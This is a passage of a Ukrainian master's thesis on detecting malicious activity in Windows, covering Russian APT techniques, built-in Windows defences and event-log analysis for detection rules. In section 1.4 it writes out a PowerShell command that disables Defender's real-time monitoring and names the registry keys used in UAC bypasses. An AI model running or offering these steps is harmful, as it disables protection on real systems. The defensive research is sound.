Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
«17» травня 2024 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань *12 Інформаційні технології*
(шифр і назва галузі знань)

спеціальність *125 Кібербезпека*
(код і назва спеціальності)

освітній ступень *магістр*

освітньо-наукова програма *Кібербезпека*
(назва освітньої програми)

на тему: «Методика виявлення зловмисної активності в операційних системах Microsoft Windows»

Виконавець: студент ІІ курсу, групи КБм-22

_____ **Микита МЕРКУЛОВ**
(підпис) (Ім'я, ПРІЗВИЩЕ)

	Ім'я, ПРІЗВИЩЕ	**Підпис**
Науковий керівник	Сергій ТОЛЮПА	
Нормоконтроль	Яніна ШЕСТАК	

Київ 2024

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
«17» листопада 2023 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

освітній ступень *магістр*

Здобувача(ки) КБм-22 (група) Меркулова Микити Денисовича (прізвище ім'я по-батькові)

Тема кваліфікаційної роботи Методика виявлення зловмисної активності в операційних системах Microsoft Windows

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Рішення засідання кафедри кібербезпеки та захисту інформації факультету інформаційних технологій протокол № 5 від 15.11.2023 р.

2. МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об'єкт досліджень	Процес виявлення зловмисної активності в ОС "Windows"
Предмет досліджень	Методика виявлення зловмисної активності в ОС "Windows"
Мета	Дослідження методик виявлення зловмисної активності в ОС "Windows"

Вихідні дані для проведення роботи Тактики, процедури та техніки зловмисної активності

3. ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Наукова новизна Підвищення ефективності захисту кінцевих точок що використовують ОС “Windows”

Практична цінність Створення правил виявлення, що можуть бути використані з метою виявлення зловмисної активності в ОС “Windows”

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Вдале виявлення різних технік, тактик та процедур зловмисників.

5. ЕТАПИ ВИКОНАННЯ РОБОТИ

Найменування етапів робіт	Строки виконання робіт (початок-кінець)
Уточнення постановки задачі	17.11.2023 – 29.01.2024
Аналіз літератури та розробка правил виявлення	30.01.2023 – 26.04.2024
Оформлення пояснювальної записки згідно методичних рекомендацій	26.04.2024 – 12.05.2024
Подача пакету документів на розгляд ЕК	13.05.2024 – 18.05.2024

6. РЕАЛІЗАЦІЯ РЕЗУЛЬТАТІВ ТА ЕФЕКТИВНІСТЬ

Економічний ефект Зниження матеріальних збитків внаслідок кібератак

Соціальний ефект Вдосконалення методів виявлення зловмисної активності

7. ДОДАТКОВІ ВИМОГИ

Завдання видав _____ Сергій ТОЛЮПА
(підпис) (Ім’я, ПРІЗВИЩЕ)

Завдання прийняв до виконання _____ Микита МЕРКУЛОВ
(підпис) (Ім’я, ПРІЗВИЩЕ)

Дата видачі завдання: 17.11.2023 р.
Термін подання кваліфікаційної роботи до ЕК 17.05.2024 р.

РЕФЕРАТ

Пояснювальна записка до кваліфікаційної роботи «Методика виявлення зловмисної активності в операційних системах Microsoft Windows» складається зі вступу, основної частини, що містить 3 розділи, висновків, списку літератури та джерел, а також додатку А. Загальний обсяг роботи – 74 сторінок. Робота містить 53 рисунки та 1 додаток. Список використаних джерел включає 51 джерел.

Об’єкт дослідження – методика виявлення зловмисної активності в ОС “Windows”.

Мета роботи – підвищення ступеню захищеності кінцевих точок, що використовують операційну систему “Windows”.

Предмет дослідження – зловмисна активність в ОС “Windows”.

Методи дослідження – поєднання як практичних, так і теоретичних методів, в тому числі аналіз тактик, технік та процедур, що зловмисники використовували під час кібератак на кфнцеві точки, що використовують операційну систему “Windows”, аналіз відповідної літератури та інших джерел, теоретичний аналіз технік за необхідністю винайдення нових шляхів експлуатації.

Практична цінність полягає у можливості виявлення зловмисної активності в ОС “Windows”

Наукова новизна полягає у підвищенні ефективності захисту кінцевих точок що використовують ОС “Windows”

Ключові слова: інформаційна безпека, кібербезпека, ETW, журнали подій, виявлення загроз.

ЗМІСТ

ВСТУП

На сьогодні питання забезпечення кібербезпеки стає дедалі актуальнішим, Згідно звіту відомої компанії з кібербезпеки «Crowdstrike» [1], під прицілом кіберзлочинців опинилися організації з різних сфер діяльності, у тому числі медицини, технологій, освіти, телекомунікацій, тощо. Окрім цього, було зазначено певні тренди зловмисної діяльності кіберзлорчинців, серед них:

- Підвищення кількості кібератак, в яких не було використано шкідливе програмне забезпечення (ШПЗ).

- Підвищення кількості кібератак спрямованих на хмарну інфраструктуру компаній.

- Експлуатація вже відомих вразливостей, використання тих самих векторів атаки проти багатьох різних організацій.

В іншому звіті, наданому компанією Microsoft, під назвою “Microsoft Digital Defense Report 2023” [2], зазначено, що за минулий рік значно збільшилась кількість атак з використанням шифрувальників, особливо ті що використовують методи віддаленого шифрування. Слід зазначити, що за цим методом нападник шифрує файл на іншому пристрої, а потім надсилає зашифрований файл на вихідний комп’ютер. Це може статися, якщо один комп’ютер у мережі скомпрометовано, і він має доступ до іншого комп’ютера зі зламаними обліковими записами користувачів.

Слід зазначити, що питання забезпечення кібербезпеки залишиться таким же актуальним і у 2024 році, ба більше експерти прогнозують появу нових загроз, у тому числі пов’язанних з використанням штучного інтелекту. Наприклад, 14 лютого 2024 року компанія OpenAI зробила запис в своєму блозі [3], де повідомила про припинення використання їхніх сервісів зловмисниками з кримінальних угрупувань асоційованих з Китаєм, Іраном та росією. Зловмисники використовували штучний інтелект для:

1) Дослідження різних компаній та інструментів безпеки.

2) Створення листів та іншого контенту який, імовірно, використовувався під час фішингових атак.

3) Розробка зловмисного програмного забезпечення.

4) Перекладання різних документів з метою збору інформації.

5) Дослідження відкритих джерел інформації.

Слід зазначити, що враховуючи цілий ряд факторів, операційна система “Windows” є найбільш розповсюдженою серед усіх, а отже надзвичайно часто стає ціллю кібератак, а отже потребує більш детального аналізу.

Мета роботи – дослідження методик виявлення зловмисної активності в ОС “Windows”.

Об’єкт дослідження – процес виявлення зловмисної активності в ОС “Windows”.

Предмет дослідження - зловмисна активність в ОС “Windows”.

Серед методів дослідження - поєднання як практичних, так і теоретичних методів, в тому числі аналіз тактик, технік та процедур, що зловмисники використовували під час кібератак на кфнцеві точки, що використовують операційну систему “Windows”, аналіз відповідної літератури та інших джерел, теоретичний аналіз технік за необхідністю винайдення нових шляхів експлуатації.

Створення правил виявлення, що можуть бути використані з метою виявлення зловмисної активності в ОС “Windows”.

РОЗДІЛ 1
АНАЛІЗ ПОТОЧНОГО ЛАНДШАФТУ КІБЕРЗАГРОЗ ТА ДОСЛІДЖЕННЯ МЕХАНІЗМІВ КІБЕРЗАХИСТУ В ОС “WINDOWS”

1.1 Аналіз нормативної документації

Важливість забезпечення кібербезпеки сучасних автоматизованих систем є важливим завданням сучасності, це закріплено, в тому числі, нормативними документами. Наприклад, законом “"Про основні засади забезпечення кібербезпеки України"” [1] затверджено де-які фундаментальні визначення стосовно цього:

1) Інцидент кібербезпеки (далі - кіберінцидент) - подія або ряд несприятливих подій ненавмисного характеру (природного, технічного, технологічного, помилкового, у тому числі внаслідок дії людського фактора) та/або таких, що мають ознаки можливої (потенційної) кібератаки, які становлять загрозу безпеці систем електронних комунікацій, систем управління технологічними процесами, створюють імовірність порушення штатного режиму функціонування таких систем (у тому числі зриву та/або блокування роботи системи, та/або несанкціонованого управління її ресурсами), ставлять під загрозу безпеку (захищеність) електронних інформаційних ресурсів;

2) Кібератака - спрямовані (навмисні) дії в кіберпросторі, які здійснюються за допомогою засобів електронних комунікацій (включаючи інформаційно-комунікаційні технології, програмні, програмно-апаратні засоби, інші технічні та технологічні засоби і обладнання) та спрямовані на досягнення однієї або сукупності таких цілей: порушення конфіденційності, цілісності, доступності електронних інформаційних ресурсів, що обробляються (передаються, зберігаються) в комунікаційних та/або технологічних системах, отримання несанкціонованого доступу до таких ресурсів; порушення безпеки, сталого, надійного та штатного режиму функціонування комунікаційних та/або

технологічних систем; використання комунікаційної системи, її ресурсів та засобів електронних комунікацій для здійснення кібератак на інші об’єкти кіберзахисту;

3) Кіберзагроза - наявні та потенційно можливі явища і чинники, що створюють небезпеку життєво важливим національним інтересам України у кіберпросторі, справляють негативний вплив на стан кібербезпеки держави, кібербезпеку та кіберзахист її об’єктів;

Також важливо зазначити статтю 10 цього закону, де описано, що однією з цілей приватно-державної взаємодії у сфері кібербезпеки є створення системи своєчасного виявлення, запобігання, та нейтралізації загроз.

Ще одним нормативним документом, що наголошує про важливість забезпечення кібербезпеки – “СТРАТЕГІЯ КІБЕРБЕЗПЕКИ УКРАЇНИ”, де зазначено наступне [2]: “Кіберпростір разом з іншими фізичними просторами визнано одним з можливих театрів воєнних дій. Набирає сили тенденція зі створення кібервійськ, до завдань яких належить не лише забезпечення захисту критичної інформаційної інфраструктури від кібератак, а й проведення превентивних наступальних операцій у кіберпросторі, що включає виведення з ладу критично важливих об'єктів інфраструктури противника шляхом руйнування інформаційних систем, які управляють такими об'єктами”.

Саме розповсюдженість операційної системи Windows робить її надзвичайно важливою з точки зору забезпечення кібербезпеки. Окрім того, факт проведення вдалої кібератаки може мати руйнівні наслідки. Наприклад, внаслідок кібератаки з використанням шкідливого програмного забезпечення “Petya” [3, 40] , що був націлений саме на цю операційну систему, тільки в Україні було інфіковано понад.12 мільйонів кінцевих точок. Отже, методика виявлення зловмисної активності в ОС “Windows” є надзвичайно важливою та потребує подальшого вивчення.

1.2 Аналіз відомих загроз в операційній системі Windows

На сьогодні використання операційних систем Windows має розповсюджений характер. Свою популярність вони здобули внаслідок кількох факторів, у тому числі:

1) Простий в користуванні інтерфейс. Як правило, робота з операційними системами Windows не викликає значних проблем навіть у недосвідчених користувачів.

2) Сумісність з різним обладнанням. Зазвичай виробники виробляють комп'ютерне обладнання з розрахунком на те, що більшість користувачів матимуть саме операційну систему Windows.

3) Наявність технології "Plug and Play". Ця технологія дозволяє використовувати деякі пристрої без попереднього налаштування, у тому числі встановлення драйверів.

4) Використання Active Directory. Ця технологія дозволяє зручно керувати користувачами групами, політиками у мережах в яких використовують Windows. Active Directory широко використовується в сучасних підприємствах.

Існує два основних типи операційних систем, що належать до сімейства Windows – для персональних комп'ютерів (до них належать, наприклад, Windows 10 та Windows 11) та для серверів (Windows Server 2019 та Windows Server 2022). Слід зазначити, що використання Windows Server є також досить розповсюдженим [4] – близько 72 відсотків від усіх серверів.

Втім, саме розповсюджене використання Windows в корпоративних мережах зробили її пріоритетною ціллю для кібернападників. Серед основних загроз для операційних систем Windows:

1) Шкідливе програмне забезпечення. Не дивлячись на зниження кількості атак з використанням ШПЗ, цей метод атаки все ще є досить розповсюдженим і широко використовується різними кібернападниками.

2) Вразливості ОС «Windows». Як і усі інші операційні системи, Windows має вразливості, які можуть бути використані під час кібератак для

різних цілей, у тому числі: отримання первинного доступу на вразливу ОС, ескалація привілеїв на раніше скомпрометованих кінцевих точках, створення локальної відмови в обслуговуванні (DOS), тощо.

3) Ненадійний захист облікових записів. У разі створення користувачем облікового запису з ненадійним захистом, наприклад зі слабким паролем, нападники можуть скомпрометувати його використовуючи такі техніки як підбір паролю, або «спрей паролів» (Password Spraying).

4) Соціальна інженерія. Досить розповсюдженим є явище, коли нападники отримують первинний доступ на ОС Windows використовуючи соціальну інженерію, тобто обманом змушуючи користувача виконати дії задля подальшої компрометації комп'ютера.

1.3 Дослідження діяльності зловмисних угрупувань пов'язаних з рф

На тлі повномасштабного вторгнення рф на територію України значно збільшилася кількість кібератак проти нашої країни. Можна з впевненістю зазначити, що саме країна-агресор є основною загрозою безпеки в кіберпросторі, а отже підходи та техніки що використовуються російськими злочинними угрупуваннями потребують вивчення та аналізу. Отже, розгляне мо де-які з них:

1) APT28, також відома як Fancy Bear, Pawn Storm, тощо – угрупування, яке дослідники асоціюють з російським гру. Серед відомих атак, у тому числі, кібератаки проти Демократичної партії США, TV5Monde, тощо. Згідно інформації від Cert-UA [5], 15-25 грудня 2023 року зловмисники з цього угрупування розсилали по державним організаціям листи з посиланням на "документи", перехід по яким призводив до компрометації комп'ютера користувача. Команда реагування на комп'ютерні надзвичайні події України також надала широкий перелік тактик та технік, що використовувалися нападниками, серед яких можливо зазначити:

- Широке використання powershell. Ця утіліта використовувалася в багатьох цілях, в тому числі з метою розпакування архівів, виконання

закодованих в Base64 команд, запуску сценарію, спрямованого на викрадення даних браузерів, тощо.

- Використання скриптів Python. Один зі зразків шкідливого програмного забезпечення, який отримав назву MASEPIE, був реалізований саме на мові програмування Python, і використовувався для віддаленого запуску команд та завантаження або вивантаження файлів.

- Збір інформації з системних подій ОС “Windows”. Використовуючи командлет “Get-WinEvent” зловмисники отримали певну інформацію з системних подій з ідентифікаторами 1501 та 1129.
- Використання файлів-ярликів з подвійним розширенням. Зловмисники використовували файл, що мав розширення .pdf. lnk, не дивлячись на те що він імітує текстовий документ в форматі .pdf, насправді це був ярлик, що виконував зловмисну активність.

2) APT29, також відома як Cozy Bear, Nobelium, тощо – угрупування, яке дослідники асоціюють з російською розвідкою. Розглянемо приклад зловмисної активності на прикладі звіту НКЦК України [6]:

- Використання відомої вразливості CVE-2023-38831. Зловмисники намагалися отримати первинний доступ використовуючи CVE-2023-38831 – вразливість у WinRAR, яка у разі вдалої експлуатації дозволяла нападникам віддалено виконувати код.

- Використання утіліти certutil. Зловмисне навантаження було попередньо збережене у шістнадцятковій системі числення, вірогідніше за все з метою уникнення виявлення, а після переведено в десяткову з використанням утіліти certutil та параметру “decodehex”.

- Використання доменів Ngrok. Нападники зберігали шкідливий сценарій powershell використовуючи домен ngrok (ngrok-free.app) з метою його подальшого завантаження та виконання.

- Використання powershell. Зловмисники завантажували вищезгаданий сценарій використовуючи powershell, а саме використовуючи метод DownloadString.

3) Armageddon, також відома як Primitive Bear, UNC530 – зловмисне угрупування, діяльність якого приписується до фсб рф. Розглянемо тактики на прикладі іншого звіту НКЦК України [7]

- Використання доменів месенджеру “телеграм”: зловмисники використовували домени telegra.ph та t.me з метою, наприклад, передачі шкідливому програмному забезпеченню IP адреси задля подальшого виконання шкідливої активності.

- Використання Cloudflare DNS. Зловмисне угрупування використовувало цей сервіс з метою визначення IP адреси підконтрольного їм домену. Це було зроблено, вірогідніше за все, з метою уникнення виявлення.

Інший приклад зловмисної активності Armageddon описано в статті від Cert-UA[8]:

- Подібно до звіту від НКЦК в цьому також можливо обачити використання Cloudflare DNS, але окрім цього також згадано використання whoer.net, аналогічного сервісу.

- Використання mshta.exe: ця утіліта була використана зловмисниками з метою виконання шкідливих HTA скриптів.

Діяльність таких угрупувань, як можливо помітити із аналізу, першочергово націлена саме на кінцеві точки що використовують операційну систему “Windows”. Кожна така атака може мати катастрофічні наслідки, у тому числі перешкоджання обробці інформації, викрадення конфіденційних даних, тощо. Отже, вчасне виявлення їх діяльності є надзвичайно важливим.

1.4 Дослідження та аналіз інструментів і механізмів безпеки в ОС “Windows”

Слід зазначити, що Windows має цілий ряж вбудованих інструментів безпеки, які покликані допомогти фахівцям з безпеки боротися з сучасними кіберзагрозами. Розглянемо деякі з них:

Bitlocker – утіліта, що дозволяє зашифровувати диски, при чому як ті на яких встановлена операційна система, так і змінні або зовнішні. Основна мета – захист від несанкціонованого фізичного доступа, наприклад таке може статися внаслідок крадіжки пристрою. Bitlocker має зручний програмний інтерфейс, наприклад на Windows 11:




Рисунок 1.1 – Інтерфейс Bitlocker

Слід зазначити, що Bitlocker генерує події, що можуть бути використані системними адміністраторами або фахівцями з кібербезпеки для різних цілей. Наприклад, в журналі подій “BitLocker-API”, існує лог з ідентифікатором 796, який містить в собі інформацію щодо успішного шифрування диску операційної системи, у тому числі ім’я користувача, ім’я кінцевої точки на якій була здійснена операція, дата та час коли це було здійснено, тощо. Приклад такої події наведено на рисунку 1.2.




Рисунок 1.2 – Подія з ідентифікатором 796

User Account Control (Контроль облікових записів користувачів), скорочено UAC [9] – це функціонал безпеки ОС “Windows”, що має на меті захист від несанкціонованих змін. У разі необхідності внесення в операційній системі змін, що вимагають права адміністратора, користувачу буде надано повідомлення з запитом на внесення цих змін з можливістю дозволити або відхилити їх. Повідомлення зазвичай містить таку інформацію як походження файлу, повний шлях до ПЗ, ким було підписано файл що виконується, тощо. Слід зазначити, що такі повідомлення не є рідкістю в сучасних операційних системах Windows, особливо часто користувач може побачити їх під час встановлення ПЗ різного походження та призначення. Приклад повідомлення UAC можливо побачити на рисунку 1.3, де ми можемо побачити, що була спроба встановлення ПЗ “LibreOffice”, підписане “The Document Foundation”:




Рисунок 1.3 – Приклад UAC повідомлення.

Втім, слід зазначити, що обхід UAC є тривіальним завданням як для кіберзлочинців, так і для спеціалістів з тестування на проникнення. Де-які загально відомі методи цього добре описані в дослідженні від компанії Elastic [10]. Загалом для виконання цього необхідно змінити хід виконання додатку з підвищеними привілегіями, у тому числі, змінюючи потрібні ключі реєстру (наприклад, HKCU\Software\Classes\...\shell\open\command зі значеннями Default, або DelegateExecute), або використовуючи техніку Dll Side-Loadng (зміна

процесу завантаження динамічної бібліотеки таким чином, щоб була завантажена бібліотека зловмисників). Розглядаючи ці дві техніки з точки зору фахівців з виявлення зловмисної активності, слід зауважити що виявлення махінацій з реєстром зазвичай не є великою проблемою, це можливо зробити в тому числі використовуючи події безпеки ОС “Windows”. Для виявлення техніки “Dll Side-Loading” можливо шукати спроби завантаження відомих динамічних бібліотек з певними аномаліями (відсутність підпису, незвичайний шлях завантаження, наприклад Temp замість System32, тощо.).

Windows Defender (Microsoft Defender Antivirus) – вбудоване в ОС “Windows” антивірусне рішення, включає в себе такі можливості як захист в реальному часі, як повне так і часткове сканування системи, функціонал DLP, тощо.

Особливо важливим є те, що Windows Defender генерує цілий ряд подій, що можуть бути використані фахівцями з безпеки для виявлення потенційно вразливої активності, до них у тому числі належать [11, 47]:

Категорія подій 1006 (Антивірусом було знайдено ШПЗ або потенційно шклідливе ПЗ), має такі поля як Name (Ім’я загрози), Category (Категорія загрози), Path (Шлях до зловмисного файлу), тощо.

Категорія подій 1008 (Антивірусом було здійснено спробу зробити певні дії для захисту системи, але вони були невдалимим). Для таких подій актуальні де-які поля з 1006, але окрім цього важливі і Error Description (Описання помилки), Error Code (Код помилки), тощо.

Категорія подій 1015 (Антивірусом було виявлено підозрілу поведінку). Тут можуть бути цікаві такі поля як Detection Source (Джерело виявлення, наприклад ELAM, захист у реальному часі, тощо.), Detection Type (Тип виявлення), та інші.

Приклад події Windows Defender можливо побачити на рисунку 1.4.




Рисунок 1.4 – Приклад події Windows Defender

Враховуючи популярність цього рішення як в корпоративних мережах, так і серед домашніх користувачів нападники мають багато технік та тактик, за допомогою яких можливо обійти Windows Defender. Найбільш прямолінійний підхід – це спробувати просто вимкнути його, наприклад, використовуючи powershell та цмдлет Set-MpPreference. В залежності від конкретного функціоналу, що вимикається, команда може відрізнятися, для захисту в реальному часі вона буде “powershell Set-MpPreference -DisableRealtimeMonitoring $true”. Після цієї дії, в подіях мають залишитися певні сліди, у тому числі в реєстрі, як це зазначено у звіті Thedfirreport:

winlog.computer_name	event.code	event.action	registry.path	registry.value	winlog.event_data.Details	process.executable
[redacted]	13	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	DisableRealtimeMonitoring	DWORD (0x00000001)	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	13	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	DisableRealtimeMonitoring	DWORD (0x00000001)	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Рисунок 1.5 – Події реєстру після спроби вимкнення Windows Defender.

Втім, існують і більш складні підходи до реалізації такої зловмисної дії. Наприклад, буткіт “Black Lotus” [12], окрім іншого, має досить специфічний функціонал щодо обходу Windows Defender. Він полягає в тому, що зловмисний драйвер намагається змінити привелегії токенів процесів основного процесу антивіруса “MsMpEng.exe”, змінюючи кожен на SE_PRIVILEGE_REMOVED, намагаючись таким чином завадити йому виконувати свій функціонал.

Висновки до першого розділу

В цьому розділі було розглянуто нормативно правову базу стосовно забезпечення кібербезпеки, а також наведено приклади кіберзагроз, що були використані проти кінцевих точок, що використовували операційну систему “Windows”.

Окрім цього було проаналізовано причини розповсюдженості кібератак проти цієї операційної системи та наведено де-які вбудовані механізми безпеки, що можуть використовуватися фахівцями з метою підвищення захищеності кінцевих точок. В особливих деталях було розглянуто “Windows Defender”, разом з діями, які зловмисники можуть випробувати з метою вимкнення цього механізму.

Також окремо було проаналізовано діяльність де-яких злочинних угрупувань рф, що проводили кібератаки проти кіберпростору України.

РОЗДІЛ 2
АНАЛІЗ ЖУРНАЛІВ ПОДІЙ ТА СТВОРЕННЯ ПРАВИЛ ВИЯВЛЕННЯ ШКІДЛИВОЇ АКТИВНОСТІ В ОС “WINDOWS”

2.1 Дослідження властивостей журналів подій у виявленні шкідливої активності

Журнали подій в операційній “Windows” можна охарактеризувати як централізований засіб зберігання програмних та апаратних подій ОС. Вони широко використовуються різними айті-фахівцями, у тому числі з кібербезпеки для виявлення потенційно небажаної або шкідливої активності. Приклад події можливо побачити нижче:




Рисунок 2.1 – Приклад події

Слід зауважити, що кожна подія складається з полів – окремих елементів, що несуть інформацію відносно самої події. Наприклад, у наведеному вище рисунку ми можемо побачити поле “Computer”, що несе в собі ім’я кінцевої точки на якій вона і відбулася.

Поля різних подій можуть значно відрізнятися залежності від ідентифікатору, типу, тощо. Втім, де-які поля зустрічаються набагато частіше за інші, у тому числі:

- Дата та час події.
- Джерело події.
- Ідентифікатор події.
- Рівень серйозності.
- Обліковий запис користувача.
- Опис самої події.

Існує цілий ряд джерел подій, який може бути використаний фахівцями з кібербезпеки для виявлення потенційно шкідливої активності в ОС.

На Рисунку 2.2 можна побачити подію з ідентифікатором 4688 – створення нового процесу. Ми можемо побачити різні поля, в тому числі ідентифікатор нового процесу (New Process ID), ім’я нового процесу, що також включає в собі повний шлях до виконуваного файлу (New Process Name), ідентифікатор процесу що створює новий (Creator Process ID) тощо.

